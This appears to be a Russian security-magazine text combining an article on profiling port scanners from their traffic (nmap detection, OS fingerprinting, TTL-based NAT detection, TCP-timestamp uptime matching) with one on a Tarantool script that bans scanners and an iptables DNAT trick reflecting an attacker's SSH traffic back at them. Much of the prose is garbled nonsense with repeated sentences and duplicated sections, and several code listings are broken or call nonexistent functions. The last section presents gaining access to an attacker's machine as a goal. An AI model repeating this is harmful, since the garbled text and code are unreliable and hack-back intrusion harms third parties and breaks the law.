Традиционно enumeration описывают как процесс активного сканирования. По мере того как злоумышленник атакует сервисы — порты, которые он находит. Вскрывая уязвимости, он получает информацию, которая позволяет в следующем обострении. Это и этап сетевой атаки, подробно Царство Божие, и этап разведки, помогающий портрет атакующего, следить, насколько он особенности его трафика.

Если вы работаете в SOC, вам важно понимать, как выглядит разведка, чтобы вовремя ее заметить. Если вы пентестер, вам важно понимать, какой техникой пользуются и как видят разведку.

УЗНАЁМ, ЧТО ИЩЕТ ХАКЕР

Любое таргетированное нападение всегда начинается с разведки. И первое, с чем столкнется целевая система при попытке проникновения, — это сканирование портов. Самое простое — сам по себе сканирование портов не является признаком атаки. Но если в системе мониторинга сработало правило, которое может указать на сканирование портов, — это уже повод для внимания.

С помощью утилиты `nmap` можно сканировать порты, и этой задачей она справляется отлично. Сканирование портов — самая популярная функция `nmap`, инструмент был изначально создан именно для этого. Но это не единственная функция `nmap`, с помощью которой можно собирать информацию о системе. Например, `nmap` может определять версии сервисов, узнать, какая операционная система работает на удаленном хосте, и даже попытаться найти уязвимости.

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-20 15:27
Nmap scan report for 10.0.0.1
Host is up (0.00s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Сканирование типичным nmap-ом с дефолтными настройками

В этой области все начинается уже несколько десятилетий, и с этой задачей все еще вполне справляются сетевые сканеры вроде `nmap`, инженерам будет база данных/портов.

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-20 15:27
Nmap scan report for 10.0.0.1
Host is up (0.00s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Типичный вывод nmap

Но что, если мы воскресили этой же самой базой и будем сверять все пробящие сигналы с ней? Например, в сканировании, на какой портами они уже были? Или какие порты были открыты? Или какие порты сейчас чаще всего?

INFO

Эта глава основана на фрагменте книги «Хакерские секреты. Приемы обнаружения и пресечения» нового этапа, которая сейчас готовится к публикации.

Итак, давай напишем простейший TCP- или UDP-листенер, который будет просто слушать указанный порт и ничего больше (никаких данных). Будь добрым и не пиши ничего в ответ. Будем надеяться, что сканеры будут ждать ответа от открытого порта. Если не будут, можно написать слушателя немного сложнее: полезные обложки.

```
defence/proto.py
import socket
import difflib

probes = {}
with open('/usr/share/nmap/nmap-service-probes') as f:
    # https://github.com/nmap-mirror/nmap-parser
    for line in f.readlines():
        line = line.strip()
        if line.startswith("Probe "):
            probe = line.split(" ", 3)
            if probe[1] not in ["TCP", "UDP"]:
                continue
            probename_start = 10
            probename_end = line.index(" ", probename_start)
            probename = line[probename_start:probename_end]
            probestring = line[probename_end+1:]
        elif line.startswith("match ") or line.startswith("softmatch "):
            if probename:
                probename = line[probename_start:probename_end]
                probestring_start = line.index("|", probename_end + 1
                probestring = line[probestring_start:].strip("|")
                probes[probename] = probestring.encode().decode("unicode-escape").encode()

def get_nmap_probe(buf):
    best_match = 0
    probename = None
    for probe in probes:
        ratio = difflib.SequenceMatcher(a=probes[probe], b=buf)
        match = ratio.find_match(0, len(buf), 0, len(match.a), 0, len(match.b))
        if match.size:
            if match.size > best_match:
                best_match = match.size
                probename = probe
                #matcher_d[match.a.match.size]
    return probename,best_match

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(('0.0.0.0', int(port)))
s.listen(5)
while True:
    try:
        c,info = s.accept()
        try:
            buf = c.recv(1024)
            probe,match = get_nmap_probe(buf)
        except:
            pass
        c.close()
```

При этом мы должны помнить, что сопоставимость соответствия между программами довольно низкая и мала. Поэтому install можно добавить то, что наиболее часто встречается.

```
result = geoip.get(ip)
country = result['country']['names']['ru']
city = result['city']['names']['ru']

from ipwhois import IPWhois #pip3 install ipwhois
result = IPWhois(ip).lookup_whois()
netname = result['nets'][0]['name']
descr = result['nets'][0]['description']
```

В итоге, если этот листенер что-то словит, мы увидим все его попытки обнаружения на или иные протоколов.

Скрипт по сканерам пакетов и сравнивает протоколами нашего порта

Достаточно высокая степень сходства говорит о том, что сканировали нас, скорее всего, с помощью Nmap: либо сканером написали, либо использовали и мы будем сканировать.

Для Nmap это сигнатуры один порт, но можно сканирует множество портов. С помощью следующих правил мы можем запустить `nmap` и `conntrack --listate` и `NEEDRESET` `-p-sparc1 1234`

```
iptables -I net -t PREROUTING -i eth0 -p tcp --dport 22 -j NEEDRESET
--to-ports 22 # Nmap scanner
iptables -I net -t PREROUTING -i eth0 -p tcp -m conntrack --ctstate
NEW -j NEEDRESET -to-ports 1234
```

После того как мы изменили порт назначения и перенаправили подключения на листенер, нам нужно использовать исходный номер порта. Определить исходный номер порта на стеке. Чтобы это сделать, нужно вот его понять:

```
def get_original_dst(sock):
    try:
        sockaddr_in = sock.getsockopt(socket.SOL_IP, 80, 16)
        (proto, port, a,b,c,d) = struct.unpack("!HHBBBB", sockaddr_in
        dst_ip = "%d.%d.%d.%d" % (a,b,c,d)
        dst_port = port
        return (dst_ip, dst_port)
    except:
        pass
```

После чего мы почти ну в же сокращу нечего видеть, какие службы и протоколы пытаются найти на нашем сервере уже на другом порте.

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-20 15:27
Nmap scan report for 10.0.0.1
Host is up (0.00s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Сканер по-прежнему пакетов и сравнивает протоколами нашего порта

Это может показаться удивительным — как много между еще звезды порта теперь стали как-то исследоваться. Ничего так и выглядит только старые сканеры.

Однако бывалых часто нет сканеров детектов, с которой можно отключить — это «не сканеры» между, а иных боты — `probename_port` + `1`.

Если кто-то и жалобно, можно сделать что-то вроде прокси уже реальных сервисов, которые будут отвечать на запросы, и таким образом собирать данные для проверки.

Но, как мы уже говорили выше, помимо того, что написали. Иначе словами, работа — в широком и ищут уникальные конструкции трафика, которые можно использовать. А не наоборот, когда изначально выбирают «шаблоны» и начинают искать их. Поэтому мы будем искать не сканеры, а признаки сканирования: какие паттерны-признаки, какие ярко выделяют закономерности в потоке. Такие закономерности назовем «сигнатурами». Если 65 535 портов на всех таких сервисах, так что у тебя ещё будет время заметить сканирование.

УЗНАЁМ ОС АТАКУЮЩЕГО

В предыдущем разделе для наблюдения за трафиком мы использовали `tcpdump`. Теперь давайте `tcpdump` уже разработчиков свой инструмент снифферов. Сначала просто попытаемся найти в нем сеть сетевой трафик, которой отправил на наш сервер. Для этого мы можем воспользоваться тем только полезным данных: из него `window` в TCP-слоях пакета, можно с той или иной уверенностью определить ОС, которая отправила трафик. Например, в Linux используется `tcp_rmem` — `tcp_wmem` — `tcp_mem`. Для анализа трафика фингерпринтов сетевых стеков ОС есть специальный инструмент, и код снифферов можно безболезненно обрабатывать сигнатурами сборки.

Пример скрипта, который будет выводить ОС:

```
import scapy.all
import scapy_p0f #pip3 install scapy-p0f

def p0f(packet):
    ms = "" ver = ""
    try:
        ver,ms=scapy_p0f.p0f(packet)
    except:
        pass

unif(fakeiface, prn=p0f, store=0)
```

Принцип работы p0f

Основан, чтобы сигнатуры p0f-файлов, как требуется пользователя TCP-SYN, как и Linux или каждый производит сканирование TCP-SYN, не слушает пользователя соединение, информацию в TCP-SYN пакетов пакете будет «вспоминает» TCP-SYN `IP.ttl`, которые есть в каждом пакете, может отправлять сюда-делать тип ОС пусть и на самом большом уровне. Linux, Windows или Cisco. Если есть, что ещё, можно попробовать и определить версию операционной системы. 64, 128 и 255 соответственно. Если это все мы добавим эту проверку в функцию `p0f()` по правилу получать тип ОС для любого входящего пакета.

```
...
if not os and IP in packet:
    if packet[IP].ttl <= 64:
        os = "Linux"
    elif 64 < packet[IP].ttl <= 128:
        os = "Windows"
    elif 128 < packet[IP].ttl <= 255:
        os = "Cisco"
return os, ver
...
```

В тех случаях, когда информации в сигнатуре пакета достаточно, p0f определит тип ОС далее с некоторой версией, в противном случае мы получим лишь семейство ОС.

```
[root@localhost ~]# nmap -O 10.0.0.1
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-20 15:27
Nmap scan report for 10.0.0.1
Host is up (0.00s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds
```

Пример определения ОС с помощью nmap

Версия ОС дает нам начальное представление о том, кто нас атакует. Более менее профи с Linux или занимающий Kali на вирутуале под Windows.

ОПРЕДЕЛЯЕМ ТАРГЕТИРОВАННОСТЬ АТАКИ

Сигналы протоколов, которые мы можем использовать, — это, например, классификация особенностей. По ним можно составить примерную картину об источнике атаки — откуда и как она исходит. Так, в IP-слое сетевого стека есть поле `identification`, которое в большинстве систем инкрементируется с тем имеет глобальный инкрементный характер. Иными словами, каждый пакет, который создаем сетевым стеком системы, может увеличивать увеличивать это поле на единицу с каждым пакетом. Аналогичен это поле `identification` может быть и в IPv6-пакетах, но в заголовке `fragment`. Если отправить несколько пакетов, поле `identification` будет увеличиваться на единицу. Это может быть использовано для определения, сколько пакетов отправлено. Если достаточно много пакетов, можно предсказать следующий пакет с некоторой вероятностью.

```
defence/ip_id.py
from scapy.all import *

delta_ids = {}
def ip_id(packet):
    delta = 0
    src_ip = packet[IP].src
    id = packet[IP].id
    if src_ip in delta_ids:
        delta = abs(packet[IP].id - delta_ids[src_ip])
    delta_ids[src_ip] = packet[IP].id
    return delta

def analyze(packet):
    if IP in packet:
        if packet[IP].dst == own_addr: # only incoming
            ip = packet[IP].src
            delta = get_delta_id(packet)

own_addr = get_if_addr(iface)
unif(fakeiface, prn=analyze, filter=filter, store=0)
```

Для большой информативности и силы сигнатуры мы можем включить уже известные нам проверки с идентификацией ОС, а также с `dport` — `dport` — `dport`.

```
[root@localhost ~]# nmap -sS -p 22,80 10.0.0.1
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-20 15:27
Nmap scan report for 10.0.0.1
Host is up (0.00s latency).

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Пример сканирования nmap, который использует TCP-SYN

Вы видите здесь пример, где первый источник пакета имеет стабильный инкремент, синхронизированный, что инкремент иногда, может нарушен это. Это может быть связано с тем, что пакеты отправляются с нескольких источников — один Windows, он отвечает в текущий момент только. Но это может быть и сигнатурой, что это — один и тот же источник, который использует несколько IP-адресов. Это может быть и сигнатурой, что это — один и тот же источник, который использует несколько IP-адресов. Это может быть и сигнатурой, что это — один и тот же источник, который использует несколько IP-адресов. Это может быть и сигнатурой, что это — один и тот же источник, который использует несколько IP-адресов.

INFO

Стоит отметить, что подобное поведение ОС можно увидеть и в других. Новые версии ядра в Linux или такие имеют полный инкрементируемый IP. Windows всегда случайный.

Продолжение статьи →

ОБРАТНЫЙ ENUMERATION

ИЗУЧАЕМ АТАКУЮЩИХ ПО ИХ ТРАФИКУ

ВЫЧИСЛЯЕМ ИСТОЧНИК АТАКИ


В IP-слое каждого сетевого пакета есть поле `TTL`, которое уменьшается на единицу каждый раз, когда пакет проходит через сетевое устройство (коммутатор). К счастью, мы не связаны напрямую с хакером, нас разделяют десятки сетевых устройств, расположенных в разных точках планеты. Таким образом, анализируя значение этого поля в принимаемых от хакера пакетах, мы как минимум можем засечь, как далеко от нас находится. Такой принцип лежит в основе трассировки (команды **tracert**, **traceroute**).

Следующий шаг: изучаем паттерны, которые использует хакер. Для имеющегося каждого из этих факторов мы создаем сигнатуру, позволяющий понять расстояние до него в хопах. Данные сигнатуры сравниваются с фактическим у вас входящим пакетом.

defence/nat.py

```
from scapy.all import *

def get_distance(ttl):
    if 255 >= ttl and ttl > 128:
        return 255 - ttl
    elif 128 >= ttl and ttl > 64:
        return 128 - ttl
    elif 64 >= ttl:
        return 64 - ttl

delta_ttl_cache = {}
def get_delta_ttl(packet):
    src_ip = packet[IP].src
    if src_ip in delta_ttl_cache:
        return delta_ttl_cache[src_ip]
    distance_in = get_distance(packet[IP].ttl)
    try:
        distance_out = get_distance( sr1(IP(dst=src_ip)/ICMP()/b'
probeprobeprobe', timeout=1)[IP].ttl )
        delta_ttl_cache[src_ip] = distance_in-distance_out
        return distance_in-distance_out
    except Exception as e:
        return 0

def analyze(packet):
    if IP in packet:
        if packet[IP].dst == addr: # incoming
            ip = packet[IP].src
            distance = get_distance(packet[IP].ttl)
            delta_ttl = get_delta_ttl(packet)
            ...

sniff(iface=iface, prn=analyze, filter=filter, store=0)
```

Теперь мы видим, насколько далеко или близко находится от нас каждый источник трафика и сколько сетевых устройств нас разделяет. Еще можно увидеть, что часть трафика исходит из-за NAT, причем кое-где источник расположен достаточно близко.



Расстояние до узлов, отправляющих трафик, в хопах (обнаружение NAT)

Глубина расстояния до NAT может свидетельствовать о размере локальной сети, в которой расположено устройство, посылающее нам трафик. Нередко такие устройства являются не хакерами, а их жертвами — компьютерами, зараженными вирусами и не имеющими защиты корпоративные. Тем что-то мы можем по имени сети увидеть (в самые компании, что когда-то были успешно атакованы.

ИДЕНТИФИЦИРУЕМ ПК АТАКУЮЩИХ

В протоколе TCP скрыто одно очень интересное поле — **timestamp**. Но которому можно довольно точно время, когда была загружена ОС. И что еще интересней, эту опцию ОС зачастую указывает сама, даже если ее не просят. Такая информация хорошо подходит для создания по ней классификации пользователя, но и при вредящих. То есть большинство тех узлов, что посылают нам трафик и как-то пытаются атаковать, беспозвоночно разгадывается в TCP-пакетах хакеров.

На на всех попад ОС по поле фактическом создадет с временем загрузки, но важно другое — оно постоянно и достаточно уникально для каждого компьютера. А значит, оно, подобно уникальному ключу, способно выделить трафик произвольного ПК из общей массы, вне зависимости от его IP.

Чтобы получить эту информацию, не нужно ничего делать — нужно лишь слушать.

defence/uptime.py

```
#!/usr/bin/python3
from scapy.all import *
from geolite2 import geolite2 #pip3 install maxminddb-geolite2
from ipwhois import IPWhois #pip3 install ipwhois
import scapy.pdf #pip3 install scapy-pdf
from netaddr import IPNetwork
import datetime
import time
from sys import argv

iface = argv[1]
filter = argv[2] if len(argv) > 2 else ""
addr = get_if_addr(iface)

grey_A = IPNetwork("10.0.0.0/8")
grey_B = IPNetwork("172.16.0.0/12")
grey_C = IPNetwork("192.168.0.0/16")
def is_grey(ip):
    return ip in grey_A or ip in grey_B or ip in grey_C

geoip = geolite2.reader()
geoip_cache = {}
def geoip_lookup(ip):
    if ip in geoip_cache:
        return geoip_cache[ip]
    LANG = 'ru'
    country = ""; city = ""
    result = geoip.get(ip)
    if result:
        country = result['country']['names'][LANG] if 'country' in
result else ""
        city = result['city']['names'].get(LANG) if 'city' in result
else ""
        geoip_cache[ip] = {"country": country or "", "city": city or
""}
    return {"country": country or "", "city": city or ""}

whois_cache = {}
def whois_lookup(ip):
    if ip in whois_cache:
        return whois_cache[ip]
    result = IPwhois(ip).lookup_whois()
    netname = result['nets'][0]['name']
    descr = result['nets'][0]['description']
    whois_cache[ip] = {"netname": netname, "descr": descr}
    return {"netname": netname, "descr": descr}

def p0f(packet):
    os = ""; ver = ""
    try:
        (_,_,os,ver),_,_ = scapy.pdf.p0f(packet)
    except:
        pass
    if not os and IP in packet:
        if packet[IP].ttl <= 64:
            os = "Linux"
        elif 64 < packet[IP].ttl <= 128:
            os = "Windows"
        elif 128 < packet[IP].ttl <= 255:
            os = "Cisco"
    return os, ver

uptimes = {}
def parse(packet):
    global uptimes
    if IP in packet and packet[IP].dst == addr and TCP in packet:
        #print(packet[IP].src,.packet[TCP].options)
        for option in packet[TCP].options:
            if option[0] == 'Timestamp':
                boot_timestamp = option[1][0] / 1000 #HZ
                boot_time = datetime.datetime.utcfromtimestamp(time.
time() - boot_timestamp).strftime('%Y-%m-%d %H:%M')
                ip = packet[IP].src
                if not ip in uptimes: uptimes[ip] = []
                if not boot_time in uptimes[ip]:
                    os,ver = p0f(packet)
                    if not is_grey(ip):
                        geoip = geoip_lookup(ip)
                        whois = whois_lookup(ip)
                    else:
                        geoip = {"country": "", "city": ""}
                        whois = {"netname": "intranet", "descr": ""}
                    print("{os} {country} {city} {netname} {src}: {
uptime}".format(
                        os=f'{os}{ver}',
                        country=geoip["country"],
                        city=geoip["city"],
                        netname=whois["netname"],
                        src=ip,
                        uptime=boot_time
                    ))
                    uptimes[ip].append(boot_time)
                break

sniff(iface=iface, prn=parse, filter=filter, store=0)
```

Теперь в трафике мы можем видеть уникальные черты большинства ПК. И с этой информацией мы можем, например, различать IP-адрес и фактический источник атаки. То есть понять, реально этот хост довольно слаб и может быть легко атакован, или это просто **uptime** у входящего подключения от **uptime**, который мы запросили у соответствующего IP.

```
root@kali:~/# python3 uptime.py eth0
Linux 2.2.x-3.x Германия Франкфурт-на-Майне DIGITALOCEAN 213.[redacted]:125: 2025-09-16 15:25
Starting Nmap 7.70 ( https://nmap.org ) at 2025-09-22 22:40 EEST
Nmap scan report for 88.[redacted].125
Host is up (0.00076s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|_  uptime: 18.09.2025 15:25:45

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

Сравнение фактического uptime узла с uptime его исходящего трафика (источник)

Здесь видно, что **uptime** полностью совпал. Это означает, что активность исходит непосредственно с этого IP. Учтивые, что есть много провайдеров, это не может быть правдой — это NAT-шлюз сверху. Следовательно, расчетный **uptime** — это любо ноутбук на Linux, в которой напрямую включил интернет-кабель, и начал атаковать с него, либо это заражённый ресурс.

В другом случае ситуация иная — **uptime** у входящего подключения не совпал с фактическим **uptime** узла

```
root@kali:~/# python3 uptime.py eth0
Linux 2.2.x-3.x Германия Франкфурт-на-Майне DIGITALOCEAN 213.[redacted]:125: 2025-09-07 07:14
Starting Nmap 7.70 ( https://nmap.org ) at 2025-09-22 22:39 EEST
Nmap scan report for 88.[redacted].125
Host is up (0.00076s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|_  uptime: 18.09.2025 04:51:41

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

Сравнение фактического uptime узла с uptime его исходящего трафика (uptime)

Это означает, что рассматриваемый узел не является фактическим источником атаки — он только использует и перенаправляет через себя чью-то пакеты. Или сети указывает на то, что это зараженный хостинг. Учтивые, что фингерпринты различаются, какой инструмент сейчас в качестве VPN, а не просто, так как сервер перескакивает чужие пакеты целиком. Кстати, определять NAT мы научились также другим способом в предыдущем.

Еще мы можем узнать, сколько фактических источников трафика находит-ся за IP-адресом. Информацию можно-то время трафик с этого узла, можно заметить минимум три разных **uptime**, приходящих с него.

```
root@kali:~/# python3 uptime.py eth0
Linux 2.2.x-3.x Германия Франкфурт-на-Майне DIGITALOCEAN 213.[redacted]:125: 2025-09-07 07:14
Linux 2.2.x-3.x Германия Франкфурт-на-Майне DIGITALOCEAN 213.[redacted]:125: 2025-09-07 07:14
Linux 2.2.x-3.x США Колорадо Денвер DIGITALOCEAN 174.[redacted]:125: 2025-09-16 15:25
Linux 2.2.x-3.x США Колорадо Денвер DIGITALOCEAN 174.[redacted]:125: 2025-09-16 15:25
```

Определение количества источников трафика за IP-адресом

Иногда словами, этим VPN пользуется минимум три машины или, возможно, три человека.

Следующая возможность — отсечь то, что или иные разные IP-адреса — это фактически один источник. Для этого мы сравниваем **uptime** трафика более продолжительное время, мы можем заметить, что один трафик приходит из нескольких разных сетей с одним и тем же **uptime**, а другой трафик — из нескольких разных сетей с одним и тем же **uptime**.

```
root@kali:~/# python3 uptime.py eth0
Linux 2.2.x-3.x Германия Франкфурт-на-Майне DIGITALOCEAN 213.[redacted]:125: 2025-09-07 07:14
Linux Нидерланды Амстердам KOPO NET 103.[redacted]:125: 2025-09-07 07:14
Linux 2.2.x-3.x Германия Франкфурт-на-Майне DIGITALOCEAN 213.[redacted]:125: 2025-09-16 15:25
Linux США Аляска VPS-SSD 199.[redacted]:80: 2025-09-16 08:40
Linux США Аляска VPS-SSD 199.[redacted]:80: 2025-09-16 08:40
Linux 2.2.x-3.x [redacted]:125: 2025-09-16 15:25
Linux Нидерланды Амстердам KOPO NET 103.[redacted]:80: 2025-09-07 07:14
```

Корреляция источников трафика с IP-адресом

Только что мы сделанонили атакующего хакера, который по неосторожности другому уличну сетевых пакетов от VPN. Несмотря на то что никакие вредные качества комп-промелтчерище данных хакер явно не посылал, всего одного пакета хватило, чтобы сопоставить его с IP-адресом, с которого он прилетел.

И это хорошая ремарка, почему розу более внимательно, нежели VPN. Хоть VPN и удобнее для хакера, он не делает развитие его системного стоку, позволяя использовать IP-адреса. Учитывая которое работает и дополнительные сложностей со сканированием портов. Более того, что хакер уже использовать **VPS**, поддерживающая туннели, причем, как роуз.

ЗАКЛЮЧЕНИЕ

Анализируя только лишь сетевой стек, мы смогли выяснить любопытные вещи об источнике атак. Узнали, какой хакер дотрудняется, сколько и чем можно узнать.

В итоге мы смогли добыть о хакере следующую информацию:

- его географическое расположение и провайдера (или хостинг);
- сколько фактических атакующих скрыто за IP;
- какие фактические IP-адреса использовал атакующий.

Знай мы есть в десять раз больше информации, при желании, помогли бы нам в борьбе с хакером. Ведь зная расположение, мы можем написать письмо в хостинг-провайдер, чтобы нам нашли и наказали виновного. Или, зная его IP — очень целенаправленный хакер будет иметь IP-адрес столько раз, сколько раз он атаковал.

Поэтому куда важнее не детектировать и изучать атаки, а иметь их предотвращать или запретить, основательно мощая проводить разведку и искать информацию. Ведь чем больше хакер знает, тем больше у него шансов на успех. Но об этом мы уже говорили в следующей статье...

Полный код скриптов из этой статьи можно найти на GitHub автора.

КОРОЛЕВСТВО ГРАБЛЕЙ

Делаем цель максимально неудобной для атакующих

Олег Чирухин
старший разработчик
Positive Technologies

Иногда, чтобы защититься от сложных атак, достаточно сделать жизнь нарушителя до невозможности сложной. Сегодня предлагаю собственноручно нафигачить простой, но эффективный сервис, который будет отбивать попытки сканирования портов и перебора паролей. Ну и заодно научимся писать на Lua и Tarantool.

В моей [предыдущей статье](#) я показал, как сложить очень простой, но эффективный [honeypot](#). Он прикидывался сервисом, который слушает 21, 22, 23, 80, 443, 3306, 8080 порты, и отправлял в Telegram-чат информацию о попытках подключения. Но, как показала практика, такой honeypot не очень-то и нужен. Если у вас нет сервисов, которые должны слушать эти порты, то любое подключение к ним — это уже 100% признак того, что вы имеете дело с нарушителем. Поэтому нет смысла городить огород и имитировать сервисы — достаточно просто закрыть все порты.

Сделаем скрипт, который будет банить IP-адрес нарушителя с помощью правил iptables. Для этого воспользуемся [ipset](#) — утилитой, которая позволяет работать с IP-адресами и сетями. Ipset создает в ядре Linux специальную структуру данных, которая называется set. Для каждого set можно задать правило iptables, которое будет применяться ко всем IP-адресам, находящимся в этом set. Для начала создадим set, в который будем добавлять IP-адреса нарушителей:

```
$ ipset create SCANNERS hash:ip timeout 3600
```

Теперь добавим правило, которое будет дропать все пакеты с IP-адресами из set'а SCANNERS:

```
$ iptables -I INPUT -m set --match-set SCANNERS src -j DROP
```

Ключ timeout 3600 указывает, что IP-адрес будет храниться в set'е 3600 секунд (1 час). Если нарушитель снова попытается просканировать порты, то время его пребывания в set'е обновится.

Осталось написать скрипт, который будет банить нарушителей. Для этого воспользуемся [Tarantool](#) — in-memory платформой для приложений, написанных на Lua. Tarantool состоит из сервера, который управляет данными, и набора библиотек, расширяющих функциональность сервера. Одна из таких библиотек — [modules.socket](#), которая позволяет открывать TCP-порты и слушать входящие соединения:

```
socket = require('socket')
server = socket.tcp_server('0.0.0.0', 3333, function(client)
    client:write('Hello, world!\n')
    client:close()
end)
```

Запустим этот скрипт и попробуем подключиться к 3333 порту:

```
$ nc 127.0.0.1 3333
Hello, world!
```

Работает! Теперь нужно научиться получать информацию о подключении. Для этого воспользуемся функцией [client:peer()](#), которая возвращает таблицу с информацией о клиенте:

```
socket = require('socket')
server = socket.tcp_server('0.0.0.0', 3333, function(client)
    local peer = client:peer()
    print(require('yaml').encode(peer))
    client:write('Hello, world!\n')
    client:close()
end)
```

Перезапустим сервер и снова подключимся к нему:

```
$ nc 127.0.0.1 3333
Hello, world!
```

На консоли сервера появилась информация о клиенте:

```
---
- port: 58888
  family: AF_INET
  host: 127.0.0.1
...
```

Теперь можно написать функцию, которая будет банить нарушителя:

```
function ban(ip)
    os.execute('ipset add SCANNERS ' .. ip)
end
```

Осталось только научиться определять, что нарушитель сканирует порты. Для этого воспользуемся [fiber.time()](#), которая возвращает время в секундах с точностью до микросекунд. Будем считать, что если нарушитель подключается к нашему серверу чаще, чем раз в 100 мс, то он сканирует порты:

```
local fiber = require('fiber')
local last = {}
function ban(ip)
    os.execute('ipset add SCANNERS ' .. ip)
end
server = socket.tcp_server('0.0.0.0', 3333, function(client)
    local peer = client:peer()
    local ip = peer.host
    local now = fiber.time()
    if last[ip] and now - last[ip] < 0.1 then
        ban(ip)
    end
    last[ip] = now
    client:write('Hello, world!\n')
    client:close()
end)
```

Теперь, если мы попытаемся просканировать 3333 порт, то получим:

```
$ nc 127.0.0.1 3333
Hello, world!
$ nc 127.0.0.1 3333
$
```

Второе соединение закрылось автоматически — наш скрипт отработал.

Осталось только научиться банить нарушителей, которые перебирают пароли. Для этого воспользуемся [socket.iowait()](#), которая позволяет дождаться, пока в сокете появятся данные для чтения:

```
local socket = require('socket')
local fiber = require('fiber')
local last = {}
function ban(ip)
    os.execute('ipset add SCANNERS ' .. ip)
end
server = socket.tcp_server('0.0.0.0', 3333, function(client)
    local peer = client:peer()
    local ip = peer.host
    local now = fiber.time()
    if last[ip] and now - last[ip] < 0.1 then
        ban(ip)
    end
    last[ip] = now
    client:write('Hello, world!\n')
    while socket.iowait(client:fd(), 'R') > 0 do
        client:read()
    end
    client:close()
end)
```

Теперь, если мы попытаемся подключиться к порту, то сервер будет ждать, пока мы что-нибудь отправим. Попробуем это сделать:

```
$ nc 127.0.0.1 3333
Hello, world!
qwerty
$
```

Работает! Если мы что-нибудь отправили, то соединение закрылось. Осталось только научиться определять, что нарушитель перебирает пароли. Для этого воспользуемся [socket.readable_bytes()](#), которая возвращает количество байт, доступных для чтения:

```
local socket = require('socket')
local fiber = require('fiber')
local last = {}
function ban(ip)
    os.execute('ipset add SCANNERS ' .. ip)
end
server = socket.tcp_server('0.0.0.0', 3333, function(client)
    local peer = client:peer()
    local ip = peer.host
    local now = fiber.time()
    if last[ip] and now - last[ip] < 0.1 then
        ban(ip)
    end
    last[ip] = now
    client:write('Hello, world!\n')
    while socket.iowait(client:fd(), 'R') > 0 do
        if client:read().readable_bytes() > 0 then
            ban(ip)
        end
    end
    client:close()
end)
```

Теперь, если мы попытаемся что-нибудь отправить, то сервер забанит нас:

```
$ nc 127.0.0.1 3333
Hello, world!
qwerty
$ nc 127.0.0.1 3333
$
```

Работает! Осталось только научиться банить нарушителей, которые перебирают

КОРОЛЕВСТВО ГРАБЛЕЙ

ДЕЛАЕМ ЦЕЛЬ МАКСИМАЛЬНО НЕУДОБНОЙ ДЛЯ АТАКУЮЩИХ

Несколько часов на идентификацию хоста явно одного сервиса, и перебор по-прежнему не завершен. И вот, что нам потребовалось, — это отправить менее 1 Мбайт трафика!

Аналогичного эффекта можно достичь и на роутерах и помощью специальных настроек, в данной же статье разберем способы.

ПЕРЕНАПРАВЛЯЕМ АТАКИ ХАКЕРА НА НЕГО ЖЕ

Если мы понимаем, что нас явно атакуют, и при этом видим источник атаки, то можем использовать это в свою пользу. Для этого нам потребуется любой сервер, к которому у нас есть доступ по SSH, и на котором работает не NAT, имеющая белый IP-адрес. Для начала нам потребуется включить на нем IP forwarding. В таком случае мы сможем перенаправить атаку не на компьютер хакера, а на наш сервер. Для этого нам потребуется настроить правило DNAT в iptables:

```
iptables -t nat -I PREROUTING -s $hacker -p tcp --dport 22 -j DNAT --
to-destination $server:22
iptables -t nat -I POSTROUTING -d $hacker -p tcp --dport 22 -j
MASQUERADE
```

Предполагаем, какие порты открыты на нашем SSH-сервере — одно или несколько, и он, сам того не зная, будет отправлять все пакеты на своем порту!

Результат перенаправления подключения — вместо атакует сам себя

Если бы хакер мониторил открытые соединения в своей ОС, то он бы увидел, что атакует сам себя. Но, скорее всего, он просто будет ждать, что какой-нибудь подберет пароль, есть шанс, что он установит самому себе бэкдор, и тогда мы получим доступ к его машине.

В отличие от блокировки портов, такой трюк будет практически незаметен для хакера, ведь тот не сможет понять, что его атакуют, пока не получит доступ. Быстро, чтобы не хотел хакер был писал же атакующий скрипт, чуть больше чем за 1 минуту мы получили доступ к машине хакера.

Сделать это можно всего парой строчек кажется:

```
iptables -t nat -I PREROUTING -s $hacker -p tcp --dport 22 -j DNAT --
to-destination $server:22
iptables -t nat -I POSTROUTING -d $hacker -p tcp --dport 22 -j
MASQUERADE
```

Предполагаем, какие порты открыты на нашем SSH-сервере — одно или несколько, и он, сам того не зная, будет отправлять все пакеты на своем порту!

Результат перенаправления подключения — вместо атакует сам себя

Если бы хакер мониторил открытые соединения в своей ОС, то он бы увидел, что атакует сам себя. Но, скорее всего, он просто будет ждать, что какой-нибудь подберет пароль, есть шанс, что он установит самому себе бэкдор, и тогда мы получим доступ к его машине.

В отличие от блокировки портов, такой трюк будет практически незаметен для хакера, ведь тот не сможет понять, что его атакуют, пока не получит доступ. Быстро, чтобы не хотел хакер был писал же атакующий скрипт, чуть больше чем за 1 минуту мы получили доступ к машине хакера.

